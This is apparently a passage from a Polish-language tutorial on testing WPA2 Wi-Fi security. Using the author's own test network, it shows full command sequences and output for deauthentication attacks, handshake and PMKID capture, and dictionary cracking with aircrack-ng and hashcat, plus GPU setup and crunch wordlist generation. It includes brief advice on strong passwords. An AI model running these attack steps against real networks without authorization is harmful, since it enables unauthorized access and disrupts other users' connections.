Domyślnie w systemie Kali Linux słownik haseł jest spakowany. Zanim będziemy mogli z niego skorzystać, musimy go wypakować. Uruchamiamy Terminal, wpisujemy polecenie **sudo thunar** i przechodzimy do lokalizacji **/usr/share/wordlists/**. Następnie klikamy prawym przyciskiem myszy na plik **rockyou.txt.gz** i z menu dialogowego wybieramy opcję **Rozpakuj tutaj**.



Po chwili będziemy mieli do dyspozycji plik z hasłami. Jest to dość podstawowy słownik, który zawiera zaledwie nieco ponad 7 milionów haseł. Możemy też samodzielnie pobrać słowniki znacznie obszerniejsze, zawierające najbardziej popularne hasła, i sprawdzić, czy nie ma w nich naszego aktualnego hasła do sieci.



```
krzysiek@kali:~$ sudo aireplay-ng --deauth 100 -a 28:FE:CD:05:4B:3B wlan1mon
```

```
krzysiek@kali:~$ sudo aircrack-ng Plik1-01.cap -w /usr/share/wordlists/rockyou.txt
```

8 Teraz musimy przechwycić zakodowane hasło dostępu do sieci. Uda się to wtedy, gdy jakiś użytkownik połączy się z tą siecią lub my wymusimy rozłączenie użytkownika, który za chwilę automatycznie się połączy – wtedy będziemy mogli przechwycić zakodowane hasło. (Metoda ta zadziała tylko wtedy, gdy do atakowanego w ramach testu punktu podłączony jest przynajmniej jeden użytkownik).

9 W nowym oknie Terminalu wpisujemy komendę **sudo aireplay-ng --deauth 100 -a XX:XX:XX:XX:XX:XX wlan1mon**, ponownie w miejsce **X** podajemy dane punktu dostępowego. Jest to bardzo agresywny atak, który przez 100 sekund co sekundę rozłącza wszystkich użytkowników testowanej przez nas sieci. Oczywiście można go skrócić do na przykład 20 sekund, zmieniając parametr **--deauth 100** na **--deauth 20**. Po jego zakończeniu rozłączeni klienci będą próbowali automatycznie nawiązać połączenie, przesyłając zaszyfrowane hasło.

10 Wtedy w Terminalu z punktu **7** w prawym górnym rogu powinien pojawić się napis **WPA handshake** oraz adres MAC punktu dostępowego. Możemy zamknąć wszystkie okna Terminalu, ponieważ hasło jest już zapisane w pliku **Plik1** na naszym komputerze.

11 Następnie musimy w nowym oknie Terminalu wpisać komendę **sudo aircrack-ng Plik1-01.cap -w [lokalizacja słownika]** i zatwierdzić. Deszyfrowanie hasła taką metodą może być bardzo czasochłonne i nieefektywne, gdyż wykorzystywany jest słownik. Jeśli hasła nie ma w słowniku, nie zostanie znalezione.

12 W przypadku tego specjalnie ustalonego hasła **12345678** czas odszyfrowania był bardzo krótki (mniej niż 1 sekunda), ponieważ jest to bardzo proste hasło i było zawarte w naszym słowniku na samym początku. Średniej klasy komputer sprawdza 500–1500 haseł na sekundę.

```
                    Aircrack-ng 1.5.2

[00:00:00] 128/7120712 keys tested (536.86 k/s)

Time left: 3 hours, 41 minutes, 24 seconds                 0.00%

                 KEY FOUND! [ 12345678 ]

Master Key     : E1 8E 79 80 B4 5F AF 6A 11 00 43 6E 61 DE 64 AE
                 92 7D 14 C9 E0 0F 0E C8 CF 1D 60 64 03 12 51 78

Transient Key  : 2D 4D 55 98 17 AC 9E E4 DE E4 D7 72 97 BF D9 1A
                 70 FF E4 CA 1B BF 39 F6 9A A8 95 10 BF 12 87 C1
                 41 2A A8 C8 C3 3B 0F 44 E5 B6 E6 BB AD 74 D6 6A
                 29 B9 AE 6D 2B D0 F0 5F 15 80 5F 47 1F 51 00 AA

EAPOL HMAC     : 5D AD A5 BF 22 D6 AF A6 8A AB E2 7D E2 BE D9 F9
iek@kali:~$
```

```
krzysiek@kali: ~ 89x24

CH  6 ][ Elapsed: 6 mins ][ 2020-01-03 11:40 ][ WPA handshake: 28:FE:CD:05:4B:3B

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:FE:CD:05:4B:3B  -41 100     3633      956    0   6  65   WPA2 CCMP   PSK  Test_KS

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:FE:CD:05:4B:3B  00:0A:F5:89:89:FF  -66   1e- 0e    38      998  Test_KS
```



JAK SIĘ ZABEZPIECZYĆ PRZED WŁAMANIEM DO SIECI WI-FI

Cały proces jest znacznie trudniejszy i bardziej skomplikowany w przypadku prawdziwej sieci, możemy jednak wyciągnąć z tego naukę – im dłuższe i bardziej złożone hasło, tym trudniejsze jest do złamania. Zaleca się stosowanie hasła przynajmniej 16-znakowego, składającego się z małych i dużych liter, cyfr oraz znaków specjalnych. Nasze hasło będzie wtedy praktycznie nie do złamania, dzięki czemu będziemy bezpieczni. Mocne hasło to właściwie jedyna ochrona w warunkach domowych.
Routery domowe nie mają żadnej ochrony przed pakietami deauth, które blokują użytkownikom dostęp do Wi-Fi.

Testowanie zabezpieczeń WPA2: PMKID

W poprzedniej metodzie symulowania ataku na sieć zabezpieczoną szyfrowaniem **WPA2** konieczne było pozyskanie **WPA handshake**, czyli tak naprawdę przechwycenie pełnych czterech komunikatów sieciowych przesyłanych przy nawiązywaniu poprawnego połączenia z punktem dostępowym.
Metoda testowania zabezpieczeń **PMKID** nie wymaga tego – jest jednak bardziej skomplikowana. Jest to metoda, która pozwala na pozyskanie zaszyfrowanego hasła bez przesyłania pakietów **deauth**, bez innych klientów w danej sieci – wystarczy tylko nasza karta sieciowa. Metodę tę odkrył w 2018 roku Jens Steube.

Przygotowania do testowego ataku metodą WPA2 – PMKID

Do korzystania z tej metody musimy się przygotować. Potrzebna jest oczywiście kompatybilna karta sieciowa oraz narzędzia **hashcat** w wersji powyżej 4.2.0, **hcxtools** oraz **hcxdumptool**, dodatkowe pakiety i sterowniki.

1 Wykonujemy komendy:
sudo apt-get update
sudo apt-get install libcurl4-openssl-dev libssl-dev zlib1g-dev libpcap-dev.

2 Następnie upewniamy się, że **hashcat** jest w wersji przynajmniej **4.2.0** – wy-

```
krzysiek@kali:~$ sudo apt-get install libcurl4-openssl-dev libssl-dev zlib1g-dev
 libpcap-dev
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujący pakiet został zainstalowany automatycznie i nie jest już więcej wyma
gany:
  opencl-orca-amdgpu-pro-icd
Aby go usunąć należy użyć "sudo apt autoremove".
The following additional packages will be installed:
  libpcap0.8-dev
Sugerowane pakiety:
  libcurl4-doc libidn11-dev libkrb5-dev libldap2-dev librtmp-dev libssh2-1-dev
  libssl-doc
Zostaną zainstalowane następujące NOWE pakiety:
  libcurl4-openssl-dev libpcap-dev libpcap0.8-dev libssl-dev zlib1g-dev
0 aktualizowanych, 5 nowo instalowanych, 0 usuwanych i 46 nieaktualizowanych.
Konieczne pobranie 2 713 kB archiwów.
Po tej operacji zostanie dodatkowo użyte 10,9 MB miejsca na dysku.
Kontynuować? [T/n]
```

starczy w Terminalu wpisać komendę **hashcat --version**.

```
krzysiek@kali:~$ hashcat --version
v5.1.0
krzysiek@kali:~$
```

3 Teraz instalujemy narzędzie **hcxtools**, wykonując kolejno komendy:

git clone https://github.com/ZerBea/hcxtools.git A

cd hcxtools

```
krzysiek@kali:~$ cd hcxtools/
krzysiek@kali:~/hcxtools$
```

sudo make && sudo make install B.

4 Następnie instalujemy narzędzie **hcxdumptool**, wykonując kolejno komendy (zanim je wykonamy, poleceniem **pwd** upewnijmy się, że jesteśmy w głównej lokalizacji naszego użytkownika **/home/[nazwa_użytkownika]**):

```
krzysiek@kali:~$ pwd
/home/krzysiek
```

git clone https://github.com/ZerBea/hcxdumptool.git A

cd hcxdumptool/

```
krzysiek@kali:~$ cd hcxdumptool/
krzysiek@kali:~/hcxdumptool$
```

sudo make && sudo make install B.

```
krzysiek@kali:~$ git clone https://github.com/ZerBea/hcxtools.git
Cloning into 'hcxtools'... A
remote: Enumerating objects: 99, done.
remote: Counting objects: 100% (99/99), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 5570 (delta 57), reused 66 (delta 31), pack-reused 5471
Receiving objects: 100% (5570/5570), 1.71 MiB | 1.62 MiB/s, done.
Resolving deltas: 100% (3874/3874), done.
krzysiek@kali:~$
```

```
krzysiek@kali:~/hcxtools$ sudo make && sudo make install B
[sudo] hasło użytkownika krzysiek:
mkdir -p .deps
cc -O3 -Wall -Wextra -std=gnu99  -MMD -MF .deps/hcxpcapngtool.d
```

```
krzysiek@kali:~$ git clone https://github.com/ZerBea/hcxdumptool.git
Cloning into 'hcxdumptool'... A
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 2039 (delta 24), reused 24 (delta 11), pack-reused 1994
Receiving objects: 100% (2039/2039), 731.00 KiB | 511.00 KiB/s, done.
Resolving deltas: 100% (1376/1376), done.
krzysiek@kali:~$
```

```
krzysiek@kali:~/hcxdumptool$ sudo make && sudo make install B
[sudo] hasło użytkownika krzysiek:
cc -O3 -Wall -Wextra -std=gnu99  -o hcxpioff hcxpioff.c
cc -O3 -Wall -Wextra -std=gnu99  -o hcxdumptool hcxdumptool.c  -lcrypto
cc -O3 -Wall -Wextra -std=gnu99  -o hcxpioff hcxpioff.c
cc -O3 -Wall -Wextra -std=gnu99  -o hcxdumptool hcxdumptool.c  -lcrypto
install -m 0755 -D hcxpioff /usr/local/bin/hcxpioff
install -m 0755 -D hcxdumptool /usr/local/bin/hcxdumptool
rm -f hcxpioff
rm -f hcxdumptool
rm -f *.o *~
krzysiek@kali:~/hcxdumptool$
```

Po wykonaniu tych kroków możemy przystąpić do testowego ataku WPA2 – PMKID. **Uwaga!** Na potrzeby testu zmieniamy hasło naszego punktu dostępowego na 87654321, żeby trudniej było je odszyfrować.

Testowy atak WPA2 – PMKID

1 Uruchamiamy tryb monitora na naszej karcie sieciowej, podobnie jak w poprzednim typie ataku:
sudo airmon-ng start wlan1

```
krzysiek@kali:~$ sudo airmon-ng start wlan1
```

2 Następnie skanujemy w poszukiwaniu sieci, do której zaszyfrowane hasło chcemy przechwycić. Wpisujemy polecenie:
sudo airodump-ng wlan1mon

3 Interesująca nas sieć ma nazwę **ESSID Test_KS**. Zapisujemy jej BSSID (adres MAC) do pliku tekstowego i wyłączamy tryb monitora karty sieciowej:
echo [BSSID sieci] >> targets.txt
sudo airmon-ng stop wlan1mon

4 Następnie wykonujemy polecenie:

sudo hcxdumptool -i wlan1 --enable_status 15 --filterlist_ap=targets.txt --filtermode=2 -o capturefile3.pcapng

```
CH  2 ][ Elapsed: 6 s ][ 2020-01-03 15:27

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:45:CB:12:3B:18  -55        9        2    0   6  270  WPA2 CCMP   PSK  Test_KS
F4:30:B9:E9:0C:C6  -84        2        0    0   6   65  WPA2 CCMP   PSK
60:E3:27:57:28:34  -85        2        0    0   8  270  WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   C6:D5:1E:C2:DE:8D  -43    0 - 1      0        2
(not associated)   00:0A:F5:89:89:FF  -51    0 - 1      4        3
(not associated)   50:EC:50:13:20:EA  -54    0 - 1      0        4
(not associated)   1C:C6:3C:A0:94:4A  -63    0 - 1     17        5
(not associated)   AC:84:C6:3F:9E:5C  -83    0 - 1     34       12

krzysiek@kali:~$ echo 6045cb123b18 >> targets.txt
```

WYŁĄCZAMY TRYB MONITORA NA KARCIE SIECIOWEJ

Pamiętajmy, aby wyłączyć tryb monitora na naszej karcie sieciowej. Jeśli jest on aktywny, z karty nie będzie można korzystać do łączenia się z punktami dostępowymi. Uruchamiamy Terminal i wpisujemy polecenie **sudo airmon-ng stop wlan1mon**. Po wyłączeniu trybu monitora automatycznie zostanie aktywowany tryb zarządzania, który pozwala na normalne korzystanie z karty sieciowej.

```
krzysiek@kali: ~ 87x24
krzysiek@kali:~$ sudo airmon-ng stop wlan1mon
[sudo] hasło użytkownika krzysiek:

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8260 (rev 3a)
phy1    wlan1mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n

                (mac80211 station mode vif enabled on [phy1]wlan1)

                (mac80211 monitor mode vif disabled for [phy1]wlan1mon)

krzysiek@kali:~$
```

```
krzysiek@kali:~$ sudo hcxdumptool -i wlan1 --enable_status 15 --filterlist_ap=targets.txt --fil
termode=2 -o pmkid_plik1.pcapng
initialization...
warning: NetworkManager is running with pid 15578
 (service possbile interfering hcxdumptool)
warning: wpa_supplicant is running with pid 15590
 (service possbile interfering hcxdumptool)

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE......: N/A
INTERFACE NAME..........: wlan1
INTERFACE HARDWARE MAC..: 18d6c70bccb4
DRIVER..................: ath9k_htc
DRIVER VERSION..........: 5.3.0-kali2-amd64
DRIVER FIRMWARE VERSION.: 1.4
ERRORMAX................: 100 errors
FILTERLIST ACCESS POINT.: 1 entries
FILTERLIST CLIENT.......: 0 entries
FILTERMODE..............: 2
WEAK CANDIDATE..........: 12345678
PREDEFINED ACCESS POINT.: 0 entries
MAC ACCESS POINT........: 000e17cee8cd (incremented on every new client)
MAC CLIENT..............: b025aaa0c236
REPLAYCOUNT.............: 64718
ANONCE..................: 1c60ba136a04c8abb7acc5192b40c8aac48373a251db7c3c4b5285cdb8251fc6
SNONCE..................: 521dc704bb7cd602c39c1c9dcc7491660b1f16dda73a073668b0ca308d01cf83

15:30:31  13 f430b9e90cc5 --> ffffffffffff PROBE REQUEST [redacted]
15:30:31   6 b025aaa0c236 <-- 6045cb123b18 PROBE RESPONSE (Test KS)
15:30:31   6 b025aaa0c236 <-- f430b9e90cc6 PROBE RESPONSE [redacted]
15:30:32   6 b025aaa0c236 <-> 6045cb123b18 PMKID:44e82e8899f8153808bd11636d9befba (Test_KS)
^C
terminating...
```

```
krzysiek@kali:~$ sudo hcxpcaptool -z pmkid_plik1.16800 pmkid_plik1.pcapng
[sudo] hasło użytkownika krzysiek:

reading from pmkid_plik1.pcapng

summary capture file:
---------------------
file name.......................: pmkid_plik1.pcapng
file type.......................: pcapng 1.0
file hardware information.......: x86_64
capture device vendor information: 18d6c7
file os information.............: Linux 5.3.0-kali2-amd64
file application information....: hcxdumptool 6.0.0 (custom options)
network type....................: DLT_IEEE802_11_RADIO (127)
endianness......................: little endian
read errors.....................: flawless
minimum time stamp..............: 03.01.2020 14:30:31 (GMT)
maximum time stamp..............: 03.01.2020 14:30:42 (GMT)
packets inside..................: 31
skipped damaged packets.........: 0
packets with GPS data...........: 0
packets with FCS................: 31
beacons (total).................: 4
beacons (WPS info inside).......: 2
probe requests..................: 1
probe responses.................: 2
association responses...........: 1
authentications (OPEN SYSTEM)....: 2
authentications (BROADCOM).......: 1
EAPOL packets (total)...........: 21
EAPOL packets (WPA2)............: 21
PMKIDs (not zeroed - total).....: 1
PMKIDs (WPA2)...................: 21
PMKIDs from access points.......: 1
best PMKIDs (total).............: 1

summary output file(s):
-----------------------
1 PMKID(s) written to pmkid_plik1.16800

krzysiek@kali:~$ 
```

5 Pozostawiamy aktywne okno skanowania na przynajmniej 10 minut. W trakcie tego czasu powinniśmy przechwycić pakiety PMKID. Wtedy zatrzymujemy skanowanie, wciskając kombinację klawiszy [Ctrl]+[C]. Następnie konwertujemy plik z przechwyconymi pakietami do formatu obsługiwanego przez **hashcat** i sprawdzamy liczbę przechwyconych pakietów. Wykonujemy polecenie: **sudo hcxpcaptool -z pmkid_plik1.16800 pmkid_plik1.pcapng**

```
krzysiek@kali:~$ cat pmkid_plik1.16800
44e82e8899f8153808bd11636d9befba*6045cb123b18*b025aaa0c236*546573745f4b53
krzysiek@kali:~$
```

6 Następnie sprawdzamy przechwycony pakiet PMKID, wpisując komendę: **cat pmkid_plik1.16800**.

7 W jednej linijce będzie się znajdować jeden wpis. Zapis jest przedstawiony w formacie HEX. Dla nas ważna jest ostatnia fraza, która zawiera nazwę ESSID sieci. Dzięki temu upewnimy się, że przechwycony został komunikat odpowiedniej sieci. Nazwę sieci możemy odszyfrować, wpisując polecenie:
echo 546573745f4b53 | xxd -r -p ; echo.

```
krzysiek@kali:~$ echo 546573745f4b53 | xxd -r -p ; echo
Test_KS
```

8 Pozostaje nam odszyfrowanie hasła. Wykorzystamy w tym celu narzędzie **hashcat**. Wykonujemy polecenie:

sudo hashcat -m 16800 -a 0 -w 3 -o "odzyskane.txt" pmkid_plik1.16800 /usr/share/wordlists/rockyou.txt,
gdzie:
- **-m 16800** to typ szyfrowania/hashu,
- **-a 0** oznacza wybranie ataku słownikowego,
- **-w 3** oznacza wybranie wydajnego profilu -przyspiesza czas deszyfrowania, bardziej obciążając podzespoły,
- **-o "odzyskane.txt"** znaczy, że deszyfrowane hasło trafi do pliku o nazwie odzyskane.txt,
- **pmkid_plik1.16800** plik z hashem do odszyfrowania,
- **/usr/share/wordlists/rockyou.txt** to ścieżka do słownika używanego do deszyfrowania hasła **A**.

```
krzysiek@kali:~$ sudo hashcat -m 16800 -a 0 -w 3 -o "odzyskane.txt" pmkid_plik1.16800 /usr/share/wordlists/rockyou.txt
[sudo] hasło użytkownika krzysiek:
hashcat (v5.1.0) starting...
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt A
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec


Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 44e82e8899f8153808bd11636d9befba*6045cb123b18*b025a...5f4b53
Time.Started.....: Fri Jan  3 15:56:18 2020 (2 secs)
Time.Estimated...: Fri Jan  3 15:56:20 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:    63020 H/s (80.88ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 387112/14344385 (2.70%)
Rejected.........: 223272/387112 (57.68%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: 123456789 -> sunflower15
Hardware.Mon.#2..: Temp: 50c Util:100% Core:1176MHz Mem:2505MHz Bus:16

Started: Fri Jan  3 15:56:04 2020
Stopped: Fri Jan  3 15:56:21 2020
```

```
krzysiek@kali:~$ sudo cat odzyskane.txt
44e82e8899f8153808bd11636d9befba*6045cb123b18*b025aaa0c236*546573745f4b53:87654321
krzysiek@kali:~$
```

9 Hasło w naszym przykładzie to 87654321 i zostało odszyfrowane w 15 sekund. Możemy to sprawdzić, wpisując polecenie: **sudo cat odzyskane.txt**.
Uwaga! Domyślnie nie będziemy mogli tak szybko testować zabezpieczeń, gdyż będzie w tym celu wykorzystywany nasz procesor (CPU), a nie karta graficzna (GPU). Jeśli chcemy korzystać z mocy obliczeniowej GPU, musimy przejść przez dodatkową konfigurację i instalację odpowiednich modułów oraz sterowników do karty grafiki. Warto to zrobić, gdyż różnice w czasie deszyfrowania są ogromne. W naszym przykładzie został wykorzystany procesor **Intel i7-6700HQ** **A** oraz grafika **GeForce GTX 960M** **B**. Przy poprzednich krokach można zaobserwować, że dla karty grafiki szybkość deszyfrowania wyniosła **63020 H/s**, tymczasem dla procesora było to zaledwie **1034 H/s** **C**. Jest to prawie 61 razy szybciej w tym zestawieniu, a jest to dość mało wydajna karta grafiki z laptopa. Przy wydajnych modelach dostępnych na komputery stacjonarne hasła można dekodować jeszcze szybciej.

WARTO PAMIĘTAĆ

Niektóre routery w panelu administracyjnym mają opcję sieci dla gości. Warto z niej korzystać, by móc udostępniać domowe Wi-Fi, nie dając jednocześnie dostępu do naszych urządzeń i danych.

```
OpenCL Platform #2: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-6700HQ CPU    A

OpenCL Platform #3: NVIDIA Corporation
======================================
* Device #2: GeForce GTX 960M, skipped.    B
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 44e82e8899f8153808bd11636d9befba*6045cb123b18*b025a...5f4b53
Time.Started.....: Fri Jan  3 16:15:16 2020 (4 secs)
Time.Estimated...: Fri Jan  3 16:15:20 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  C 1034 H/s (68.06ms) @ Accel:512 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
```

Korzystanie z karty graficznej w programie hashcat

Jeśli zamierzamy wykorzystać moc obliczeniową karty graficznej do testowania zabezpieczeń, musimy zadbać o to, by miała odpowiednie sterowniki. To, że na monitorze jest wyświetlany obraz, nie znaczy, że są zainstalowane poprawne sterowniki. Zawsze w przypadku zewnętrznych oraz zintegrowanych kart graficznych konieczna jest ich instalacja. Dopiero po poprawnej instalacji driverów będziemy mogli korzystać z dodatkowych możliwości karty, na przykład użyć jej mocy obliczeniowej w programie **hashcat** czy też **hydra** do sprawdzania zabezpieczeń. Różnice w czasie deszyfrowania są ogromne, więc warto przejść przez ten proces – zwłaszcza wtedy, gdy mamy wydajną kartę graficzną.
Uwaga! W przypadku systemu Kali Linux posiadacze kart GeForce nie powinni napotkać żadnych większych problemów. Co do kart firmy AMD, to obecnie nie istnieje prosta procedura umożliwiająca wsparcie modeli tego producenta w programie hashcat.

```
krzysiek@kali:~$ sudo apt install inxi
[sudo] hasło użytkownika krzysiek:
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujące pakiety zostały zainstalowane automatycznie i nie są już więcej wym
gane:
  libayatana-ido3-0.4-0 libbfio1 libhogweed4 libnettle6
Aby je usunąć należy użyć "sudo apt autoremove".
The following additional packages will be installed:
  libglew2.1 mesa-utils tree
Sugerowane pakiety:
  libcpanel-json-xs-perl | libjson-xs-perl libxml-dumper-perl glew-utils
Zostaną zainstalowane następujące NOWE pakiety:
  inxi libglew2.1 mesa-utils tree
0 aktualizowanych, 4 nowo instalowanych, 0 usuwanych i 61 nieaktualizowanych.
Konieczne pobranie 515 kB archiwów.
Po tej operacji zostanie dodatkowo użyte 1 917 kB miejsca na dysku.
Kontynuować? [T/n] T
```

Alternatywą dla użytkowników kart AMD jest zapisanie hashy do zdekodowania i uruchomienie programu hashcat w systemie Windows, dla którego istnieją odpowiednie sterowniki umożliwiające poprawną pracę tego programu.

Identyfikacja sprzętu

Zanim zaczniemy szukać sterowników i je instalować, warto sprawdzić, jaki sprzęt z naszego komputera jest rozpoznawany przez system. Robimy to podobnie jak w Windows, gdzie taką czynność możemy wykonać w Menedżerze urządzeń.

1 Instalujemy w Terminalu narzędzie **inxi** przez komendę **sudo apt install inxi** i zatwierdzamy samą instalację klawiszem [T].

2 Potem wykonujemy komendę **inxi -b**, dzięki czemu poznamy podstawowe informacje o urządzeniach w komputerze.

```
krzysiek@kali:~$ inxi -b
System:
  Host: kali Kernel: 5.3.0-kali2-amd64 x86_64 bits: 64 Desktop: Xfce 4.14.1
  Distro: Kali GNU/Linux 2019.4
Machine:
  Type: Desktop Mobo: Micro-Star model: B450 TOMAHAWK MAX (MS-7C02) v: 1.0
  serial: <root required> UEFI [Legacy]: American Megatrends v: 3.30
  date: 09/17/2019
CPU:
  6-Core: AMD Ryzen 5 3600 type: MT MCP speed: 3588 MHz
Graphics:
  Device-1: AMD Navi 10 [Radeon RX 5700 / 5700 XT] driver: N/A
  Display: x11 server: X.Org 1.20.6 driver: ati,vesa
  unloaded: fbdev,modesetting,radeon resolution: 1920x1080~N/A
  OpenGL: renderer: llvmpipe (LLVM 9.0 128 bits) v: 3.3 Mesa 19.2.6
Network:
  Device-1: Realtek RTL8111/8168/8411 PCI Express Gigabit Ethernet
  driver: r8169
Drives:
  Local Storage: total: 5.01 TiB used: 15.42 GiB (0.3%)
Info:
  Processes: 256 Uptime: 18m Memory: 15.65 GiB used: 2.86 GiB (18.3%)
  Shell: bash inxi: 3.0.37
```

3 Teraz warto zwrócić uwagę, czy chociaż karta graficzna została wstępnie rozpoznana, przy pozycji **driver** nie ma wpisu **N/A** – wskazywałoby to na brak zainstalowanego sterownika dla karty graficznej. W naszym przykładzie sterowniki już wcześniej zostały zainstalowane.

```
Graphics:
  Device-1: Intel HD Graphics 530 driver: i915 v: kernel
  Device-2: NVIDIA GM107M [GeForce GTX 960M] driver: nvidia
```

Instalujemy sterowniki

Poznajmy teraz proces instalacji sterowników NVIDIA dla kart GeForce, które bez większych problemów są wspierane przez system Kali Linux i obsługiwane przez narzędzia do penetracji.

1 Zaczynamy od wykonania poleceń do aktualizacji i instalacji nowych pakietów oraz najnowszego jądra systemu, po którego instalacji konieczne jest ponowne uruchomienie systemu:
sudo apt update && sudo apt dist-upgrade -y && reboot A.

2 Po ponownym uruchomieniu systemu instalujemy dodatkowe narzędzia oraz sam sterownik. Wykonujemy polecenie:
sudo apt install -y ocl-icd-libopencl1 nvidia-driver nvidia-cuda-toolkit B.

3 Przy tej instalacji będzie od nowa kompilowane jądro systemu, więc konieczny jest restart komputera. Gdy system się uruchomi, w Terminalu wpisujemy polecenie **nvidia-smi** C, które pozwoli na sprawdzenie, czy sterownik został poprawnie załadowany i czy karta jest rozpoznawana.

4 Teraz możemy przystąpić do sprawdzenia, czy hashcat rozpoznaje naszą kartę D. Wykonujemy polecenie:
sudo hashcat -I

5 Następnie możemy uruchomić benchmark, wpisując polecenie **sudo hashcat -b**

6 Jeśli nasza karta przejdzie proces benchmarku, możemy korzystać z jej mocy obliczeniowej do dekodowania różnego rodzaju haseł. W kolejnych rozdziałach pozwoli to na znaczne skrócenie czasu testów.

D
```
Platform ID #3
  Vendor  : NVIDIA Corporation
  Name    : NVIDIA CUDA
  Version : OpenCL 1.2 CUDA 10.1.120

  Device ID #2
    Type           : GPU
    Vendor ID      : 32
    Vendor         : NVIDIA Corporation
    Name           : GeForce GTX 960M
    Version        : OpenCL 1.2 CUDA
    Processor(s)   : 5
    Clock          : 1176
    Memory         : 1011/4046 MB allocatable
    OpenCL Version : OpenCL C 1.2
    Driver Version : 430.64

krzysiek@kali:~$
```


A
```
krzysiek@kali:~$ sudo apt update && sudo apt dist-upgrade -y && reboot
```

B
```
krzysiek@kali:~$ sudo apt install -y ocl-icd-libopencl1 nvidia-driver nvidia-cuda-toolkit
```


C
```
krzysiek@kali:~$ nvidia-smi
Fri Jan  3 16:40:45 2020
+-----------------------------------------------------------------------------+
| NVIDIA-SMI 430.64       Driver Version: 430.64       CUDA Version: 10.1     |
|-------------------------------+----------------------+----------------------+
| GPU  Name        Persistence-M| Bus-Id        Disp.A | Volatile Uncorr. ECC |
| Fan  Temp  Perf  Pwr:Usage/Cap|         Memory-Usage | GPU-Util  Compute M. |
|===============================+======================+======================|
|   0  GeForce GTX 960M    Off  | 00000000:01:00.0 Off |                  N/A |
| N/A   36C    P8    N/A /  N/A |      0MiB /  4046MiB |      0%      Default |
+-------------------------------+----------------------+----------------------+
```

UWAGA NA SZYFROWANIE WEP

Jest to rodzaj szyfrowania najprostszy do złamania – wystarczy zaledwie kilka minut przy obciążonej sieci, by poznać nawet długie i skomplikowane hasło, wykorzystując narzędzia z pakietu **aircrack-ng**. Szyfrowanie WEP nie daje się zabezpieczyć, dlatego nie należy korzystać z tego typu szyfrowania. Na szczęście coraz mniej urządzeń na rynku umożliwia tworzenie tak słabo zabezpieczonych sieci. Nowsze routery nie powinny dawać użytkownikom takiej możliwości.



Nowy router bez wsparcia dla szyfrowania WEP



Router starszej generacji, który umożliwia zabezpieczenie sieci szyfrowaniem WEP

Tworzenie słowników

Przy poprzednich testowych atakach korzystaliśmy jedynie z domyślnego gotowego słownika. Warto nauczyć się przygotowywać własne słowniki, które umożliwią lepsze testowanie zabezpieczeń. Możemy na przykład utworzyć słownik składający się tylko z konkretnych fraz lub, znając niektóre litery hasła, możemy odpowiednio dostosować nasz słownik. W systemie Kali Linux bardzo dobrze z generowaniem słowników radzi sobie program **crunch**.

Składnia programu crunch wygląda tak:
crunch <min> <max> [options]
Możemy znacznie bardziej rozbudować wykonywane polecenia – jest to tylko podstawowy układ składni.
Poniżej widzimy kilka różnego rodzaju przykładów wykorzystania programu **crunch**.
Tu tworzymy hasła o długości ośmiu znaków (możemy też podać różne wartości, na przykład 6 i 10), które składają się tylko z cyfr:
crunch 8 8 0123456789 -o slownik8cyfry.txt.

```
krzysiek@kali:~$ crunch 8 8 0123456789 -o slownik8cyfry.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000
```

```
krzysiek@kali:~$ cat /usr/share/crunch/charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid
.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail
.com>


hex-lower                     = [0123456789abcdef]
hex-upper                     = [0123456789ABCDEF]

numeric                       = [0123456789]
numeric-space                 = [0123456789 ]

symbols14                     = [!@#$%^&*()-_+=]
symbols14-space               = [!@#$%^&*()-_+= ]

symbols-all                   = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
symbols-all-space             = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]
